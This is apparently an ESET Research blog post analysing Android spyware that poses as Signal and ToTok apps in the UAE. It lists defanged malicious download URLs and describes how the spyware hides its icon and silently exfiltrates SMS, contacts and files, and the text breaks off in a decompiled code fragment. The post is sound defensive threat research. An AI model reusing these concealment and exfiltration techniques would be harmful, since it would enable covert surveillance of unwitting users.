
New spyware campaigns target privacy-conscious Android users in the UAE

ESET Research

ESET researchers have discovered campaigns distributing spyware disguised as Android Signal and ToTok apps, targeting users in the United Arab Emirates

Lukas Stefanko

02 Oct 2025 • , 15 min. read



ESET researchers have uncovered two Android spyware campaigns targeting individuals interested in secure communication apps, namely Signal and ToTok. These campaigns distribute malware through deceptive websites and social engineering and appear to target residents of the United Arab Emirates (UAE).

Our investigation led to the discovery of two previously undocumented spyware families – Android/Spy.ProSpy, impersonating upgrades or plugins for the Signal and ToTok messaging apps; and Android/Spy.ToSpy, impersonating the ToTok app.

Neither app containing the spyware was available in official app stores; both required manual installation from third-party websites posing as legitimate services. Notably, one of the websites distributing the ToSpy malware family mimicked the Samsung Galaxy Store, luring users into manually downloading and installing a malicious version of the ToTok app.

Once installed, both spyware families maintain persistence and continually exfiltrate sensitive data and files from compromised Android devices. Interestingly, we saw that ToSpy, among other file types, targets the .ttkmbackup file extension used to store ToTok data backups. This suggests an interest in the extraction of chat history or app data. The ToSpy campaigns are ongoing, as suggested by C&C servers that remain active at the time of publication.

As an App Defense Alliance partner, we shared our findings with Google. Android users are automatically protected against known versions of this spyware by Google Play Protect, which is on by default on Android devices with Google Play Services.

Key points of this blogpost:

- We have uncovered two previously undocumented Android spyware families: Android/Spy.ProSpy and Android/Spy.ToSpy.
- ProSpy impersonates both Signal and ToTok, while ToSpy targets ToTok users exclusively.
- Both malware families aim to exfiltrate user data, including documents, media, files, contacts, and chat backups.
- Confirmed detections in the UAE and the use of phishing and fake app stores suggest regionally focused operations with strategic delivery mechanisms.

ProSpy campaign

We discovered the ProSpy campaign in June 2025, but we believe it has been ongoing since 2024.

We have seen ProSpy being distributed through three deceptive websites designed to impersonate communication platforms Signal and ToTok. These sites offer malicious APKs posing as improvements, disguised as Signal Encryption Plugin and ToTok Pro.

Initial distribution vectors

Signal Encryption Plugin

In June 2025, we identified two Android spyware samples claiming to be the (nonexistent, legit) Signal Encryption Plugin app. The plugin was distributed via phishing using two dedicated websites

(https://signal.ct[.]ws and https://encryption-plug-in-signal.com-ae[.]net/), see Figure 1, and it was available only in the form of an Android app that required users to enable manual installation from unknown sources.




Figure 1. Website distributing distributing fake Signal Encryption Plugin app

Even though the samples were distributed using separate domains, they shared identical malicious code. The use of a domain name ending in the substring ae.net may suggest that the campaign targets individuals residing in the United Arab Emirates, as AE is the two-letter country code for the UAE.

ToTok Pro

Expanding our research, we discovered five more malicious APKs using the same spyware codebase, posing as an enhanced version of the ToTok messaging app under the name ToTok Pro. One of the samples that we discovered early on was distributed via a fake website, from the URL https://totok-pro[.]io/totok_pro_release_v2_8_8_10330.apk. The distribution vectors for the remaining four samples remain unknown.

العربية

ToTok Pro for Android

Version 2.8.8.10330
Updated on October 09, 2024

FEATURES

- End-to-end Encryption
- PayBy
- Premium Features

Download

Download/Update Tips

If you are having any problems while upgrading ToTok, please retry as follows:

1. Close all the tabs of your browser like Chrome, restart it.
2. Open URL on your browser and click the 'Download' button.
3. Download the APK and install it.

Figure 2. Distribution website for fake ToTok app

ToTok, a free messaging and calling app developed in the United Arab Emirates, was removed from Google Play and Apple's App Store in December 2019 due to surveillance concerns. Given that its user base is primarily located in the UAE, we speculate that ToTok Pro may be targeting users in this region, who may be more liable to download the app from unofficial sources.

Execution flow




Figure 3. ProSpy execution flow

Upon execution, both malicious apps request permissions to access contacts, SMS messages, and files stored on the device. If these permissions are granted, ProSpy starts exfiltrating data in the background. The steps we describe next are taken in order for the apps to appear legitimate and prevent the victim from uninstalling them.

ToTok Pro spyware

In the case of the ToTok Pro distribution vector, once permissions are granted, the app displays a Welcome to ToTok Pro screen that closely mimics the legitimate ToTok app's onboarding process; see Figure 4.




Figure 4. ToTok Pro welcome screen

This screen displays a CONTINUE button, which, when tapped, opens the official ToTok download page in the browser, suggesting that the user download and install the official ToTok app. This redirection is designed to reinforce the illusion of legitimacy. Any future launches of the malicious ToTok Pro app will instead open the real ToTok app, effectively masking the spyware's presence. However, the user will still see two apps installed on the device (ToTok and ToTok Pro, as shown in Figure 5), which could be suspicious.




Figure 5. ToTok and ToTok Pro app icons

Signal Encryption Plugin spyware

When the Signal Encryption Plugin app is launched, the app displays an ENABLE button to proceed. Tapping the button launches the legitimate Signal app. If the app is not installed, it sends a request to open a legitimate signal.org link in the browser; see Figure 6. From there, users can download and install the Signal app.




Figure 6. Malicious Signal Encryption Plugin redirecting the user to the legitimate signal.org link

Contrary to ToTok Pro, once Signal Encryption Plugin is executed and all requested permissions are enabled, its app icon and name on the device home screen change to Play Services; see Figure 7. This is achieved by using activity-alias defined in AndroidManifest.xml that acts as an alternative entry point for an existing activity. Instead of creating a new activity, a developer can create an alias with its own icon and label (the label shown on the home screen). The key to changing the app's appearance is that an app can have multiple aliases defined in its manifest, but only one can be the active launcher at a time. By programmatically enabling a new alias and disabling the old one, the app can change its icon and name on the home screen without reinstalling or updating.




Figure 7. Signal Encryption Plugin before launch (left) and after the initial setup (right)

Once the user taps the Play Services icon, it opens the App info screen of a legitimate Google Play Services app; see Figure 8.




Figure 8. App info screen of a legitimate Google Play services app

Before the user clicks CONTINUE (ToTok Pro) or ENABLE (Signal Encryption Plugin), the malware silently exfiltrates the following data:

- Device Information: Extracts hardware, OS details, and public IP address retrieved via a request to ip-api.com/json.
- Stored SMS messages: Collects all accessible SMS messages, see Figure 9.
- Contact list: Harvests names, phone numbers, and other contact metadata.
- File harvesting: Searches for and exfiltrate files and categorizes them based on MIME types, including:

○ Audio: audio/*, application/ogg.

○ Documents: application/pdf, application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/vnd.openxmlformats-officedocument.*, application/javascript, text/*.

○ Archives: application/zip, application/x-rar-compressed, application/x-7z-compressed, application/java-archive, application/vnd.android.package-archive, and others.

○ Images: image/*.

○ Videos: video/*.

○ Others: Any file not matching the categories above.

- Installed apps: List of all installed applications.

```
File file = new File(a.this.f8099a.getFilesDir(), "sms_list.json");
ArrayList arrayList = new ArrayList();
try {
